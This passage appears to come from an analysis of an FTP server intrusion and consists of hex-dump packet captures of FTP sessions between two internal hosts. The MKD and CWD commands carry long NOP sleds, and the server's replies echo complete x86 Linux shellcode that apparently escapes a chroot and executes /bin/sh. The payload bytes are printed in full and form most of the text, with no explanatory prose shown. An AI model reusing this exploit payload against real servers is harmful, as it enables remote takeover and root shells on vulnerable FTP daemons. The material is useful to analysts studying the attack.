0020  fe 02 13 5e 00 15 32 a2 32 bf 49 16 8e c7 80 18   ...^..2.2.I.....
0030  3e bc e3 9c 00 00 01 01 08 0a 00 e2 51 9d 00 05   ............Q...
0040  39 02 4d 4b 44 20 90 90 90 90 90 90 90 90 90 90   9.MKD ..........
0050  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0100  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0110  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0120  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0130  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0140  90 90 90 90 90 0a                                 ......
```

```
Frame 27 (623 on wire, 623 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226215111, Ack: 849490883
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  02 61 05 04 40 00 40 06 95 91 d0 e7 fe 02 d0 e7   .a..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8e c7 32 a2 33 c3 80 18   .....^I...2.3...
0030  7d 78 59 7d 00 00 01 01 08 0a 00 05 39 03 00 e2   }xY}........9...
0040  51 9d 32 35 37 20 22 2f 68 6f 6d 65 2f 70 61 75   Q.257 "/home/pau
0050  6c 2f 74 6d 70 2f 90 90 90 90 90 90 90 90 90 90   l/tmp/..........
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0   ..............1.
00c0  31 db 31 c9 b0 46 cd 80 31 c0 31 db 43 89 d9 41   1.1..F..1.1.C..A
00d0  b0 3f cd 80 eb 6b 5e 31 c0 31 c9 8d 5e 01 88 46   .?...k^1.1..^..F
00e0  04 66 b9 ff 01 b0 27 cd 80 31 c0 8d 5e 01 b0 3d   .f....'..1..^..=
00f0  cd 80 31 c0 31 db 8d 5e 08 89 43 02 31 c9 fe c9   ..1.1..^..C.1...
0100  31 c0 8d 5e 08 b0 0c cd 80 fe c9 75 f3 31 c0 88   1..^.......u.1..
0110  46 09 8d 5e 08 b0 3d cd 80 fe 0e b0 30 fe c8 88   F..^..=.....0...
0120  46 04 31 c0 88 46 07 89 76 08 89 46 0c 89 f3 8d   F.1..F..v..F....
0130  4e 08 8d 56 0c b0 0b cd 80 31 c0 31 db b0 01 cd   N..V.....1.1....
0140  80 e8 90 ff ff ff 30 62 69 6e 30 73 68 31 2e 2e   ......0bin0sh1..
0150  31 31 76 6e 67 2f 90 90 90 90 90 90 90 90 90 90   11vng/..........
0160  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0170  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0180  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0190  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0200  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0210  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0220  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0230  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0240  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0250  90 90 90 90 90 22 20 6e 65 77 20 64 69 72 65 63   ....." new direc
0260  74 6f 72 79 20 63 72 65 61 74 65 64 2e 0d 0a      tory created...

Frame 28 (326 on wire, 326 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490883, Ack: 1226215668
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  01 38 99 cd 40 00 40 06 02 01 d0 e7 fe 1f d0 e7   .8..@.@.........
0020  fe 02 13 5e 00 15 32 a2 33 c3 49 16 90 f4 80 18   ...^..2.3.I.....
```

```
0030  3e bc ea 5d 00 00 01 01 08 0a 00 e2 51 9e 00 05   ..]........Q...
0040  39 03 43 57 44 20 90 90 90 90 90 90 90 90 90 90   9.CWD ..........
0050  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0100  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0110  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0120  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0130  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0140  90 90 90 90 90 0a                                 ......

Frame 29 (95 on wire, 95 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226215668, Ack: 849491143
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 51 05 05 40 00 40 06 97 a0 d0 e7 fe 02 d0 e7   .Q..@.@.........
0020  fe 1f 00 15 13 5e 49 16 90 f4 32 a2 34 c7 80 18   .....^I...2.4...
0030  7d 78 9d 58 00 00 01 01 08 0a 00 05 39 04 00 e2   }x.X........9...
0040  51 9e 32 35 30 20 43 57 44 20 63 6f 6d 6d 61 6e   Q.250 CWD comman
0050  64 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0a      d successful...

Frames 30 - 119 omitted for brevity

Frame 121 (70 on wire, 70 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849497903, Ack: 1226246611
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 38 99 fb 40 00 40 06 02 d3 d0 e7 fe 1f d0 e7   .8..@.@.........
0020  fe 02 13 5e 00 15 32 a2 4f 2f 49 17 09 d3 80 18   ...^..2.O/I.....
0030  3e 38 91 dc 00 00 01 01 08 0a 00 e2 51 e8 00 05   8.........Q...
0040  39 4b 50 57 44 0a                                 9KPWD.

Frame 122 (1090 on wire, 1090 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226246611, Ack: 849497907
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  04 34 05 35 40 00 40 06 93 8d d0 e7 fe 02 d0 e7   .4.5@.@.........
```

```
0020  fe 1f 00 15 13 5e 49 17 09 d3 32 a2 4f 33 80 18   .....^I...2.O3..
0030  7d 78 c3 b8 00 00 01 01 08 0a 00 05 39 4d 00 e2   }x..........9M..
0040  51 e8 32 35 37 20 22 2f 68 6f 6d 65 2f 70 61 75   Q.257 "/home/pau
0050  6c 2f 74 6d 70 2f 90 90 90 90 90 90 90 90 90 90   l/tmp/..........
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0   ..............1.
00c0  31 db 31 c9 b0 46 cd 80 31 c0 31 db 43 89 d9 41   1.1..F..1.1.C..A
00d0  b0 3f cd 80 eb 6b 5e 31 c0 31 c9 8d 5e 01 88 46   .?...k^1.1..^..F
00e0  04 66 b9 ff 01 b0 27 cd 80 31 c0 8d 5e 01 b0 3d   .f....'..1..^..=
00f0  cd 80 31 c0 31 db 8d 5e 08 89 43 02 31 c9 fe c9   ..1.1..^..C.1...
0100  31 c0 8d 5e 08 b0 0c cd 80 fe c9 75 f3 31 c0 88   1..^.......u.1..
0110  46 09 8d 5e 08 b0 3d cd 80 fe 0e b0 30 fe c8 88   F..^..=.....0...
0120  46 04 31 c0 88 46 07 89 76 08 89 46 0c 89 f3 8d   F.1..F..v..F....
0130  4e 08 8d 56 0c b0 0b cd 80 31 c0 31 db b0 01 cd   N..V.....1.1....
0140  80 e8 90 ff ff ff 30 62 69 6e 30 73 68 31 2e 2e   ......0bin0sh1..
0150  31 31 76 6e 67 2f 90 90 90 90 90 90 90 90 90 90   11vng/..........
0160  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0170  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0180  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0190  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0200  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0210  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0220  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0230  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0240  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0250  90 90 90 90 90 2f 90 90 90 90 90 90 90 90 90 90   ...../..........
0260  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0270  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0280  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0290  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0300  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0310  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0320  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0330  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0340  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0350  90 90 90 90 90 2f 90 90 90 90 90 90 90 90 90 90   ...../..........
0360  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0370  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0380  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0390  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
03b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0400  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0410  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0420  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0430  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0440  90 90                                             ..

Frame 123 (1514 on wire, 1500 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226247635, Ack: 849497907
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  05 dc 05 36 40 00 40 06 91 e4 d0 e7 fe 02 d0 e7   ...6@.@.........
0020  fe 1f 00 15 13 5e 49 17 0d d3 32 a2 4f 33 80 18   .....^I...2.O3..
0030  7d 78 06 c1 00 00 01 01 08 0a 00 05 39 4d 00 e2   }x..........9M..
0040  51 e8 90 90 90 90 90 90 90 90 90 90 90 90 90 90   Q...............
0050  90 90 90 90 90 2f 90 90 90 90 90 90 90 90 90 90   ...../..........
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0100  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0110  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0120  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0130  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0140  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0150  90 90 90 90 90 2f 90 90 90 90 90 90 90 90 90 90   ...../..........
0160  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0170  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0180  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0190  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0200  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0210  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0220  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0230  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0240  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0250  90 90 90 90 90 2f 90 90 90 90 90 90 90 90 90 90   ...../..........
0260  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
0270  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0280  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0290  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0300  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0310  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0320  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0330  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0340  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0350  90 90 90 90 90 2f 90 90 90 90 90 90 90 90 90 90   ....../.........
0360  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0370  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0380  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0390  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0400  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0410  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0420  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0430  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0440  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0450  90 90 90 90 90 2f 90 90 90 90 90 90 90 90 90 90   ....../.........
0460  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0470  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0480  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0490  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0500  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0510  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0520  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0530  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0540  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0550  90 90 90 90 90 2f 90 90 90 90 90 90 90 90 90 90   ....../.........
0560  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0570  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0580  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0590  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05d0  90 90 90 90 90 90 90 90 90 90 90 90               ............

Frame 124 (1478 on wire, 1478 captured)
```

```
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226249083, Ack: 849497907
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  05 b8 05 37 40 00 40 06 92 07 d0 e7 fe 02 d0 e7   ...7@.@.........
0020  fe 1f 00 15 13 5e 49 17 13 7b 32 a2 4f 33 80 18   .....^I..{2.O3..
0030  7d 78 7f 4c 00 00 01 01 08 0a 00 05 39 4d 00 e2   }x.L........9M..
0040  51 e8 90 90 90 90 90 90 90 90 90 90 90 90 90 90   Q...............
0050  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 2f 90 90   .............../..
00b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0100  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0110  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0120  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0130  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0140  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0150  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0160  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0170  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0180  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0190  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01a0  90 90 90 90 90 90 90 90 90 90 90 90 90 2f 90 90   .............../..
01b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0200  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0210  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0220  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0230  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0240  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0250  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0260  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0270  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0280  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0290  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02a0  90 90 90 90 90 90 90 90 90 90 90 90 90 2f 90 90   .............../..
02b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0300  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0310  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0320  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
0330  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0340  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0350  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0360  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0370  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0380  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0390  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03a0  90 90 90 90 90 90 90 90 90 90 90 90 90 2f 90 90   .............../..
03b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0400  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0410  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0420  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0430  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0440  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0450  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0460  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0470  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0480  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0490  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04a0  90 90 90 90 90 90 90 90 90 90 90 90 90 2f 90 90   .............../..
04b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0500  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0510  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0520  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0530  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0540  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0550  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0560  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0570  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0580  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
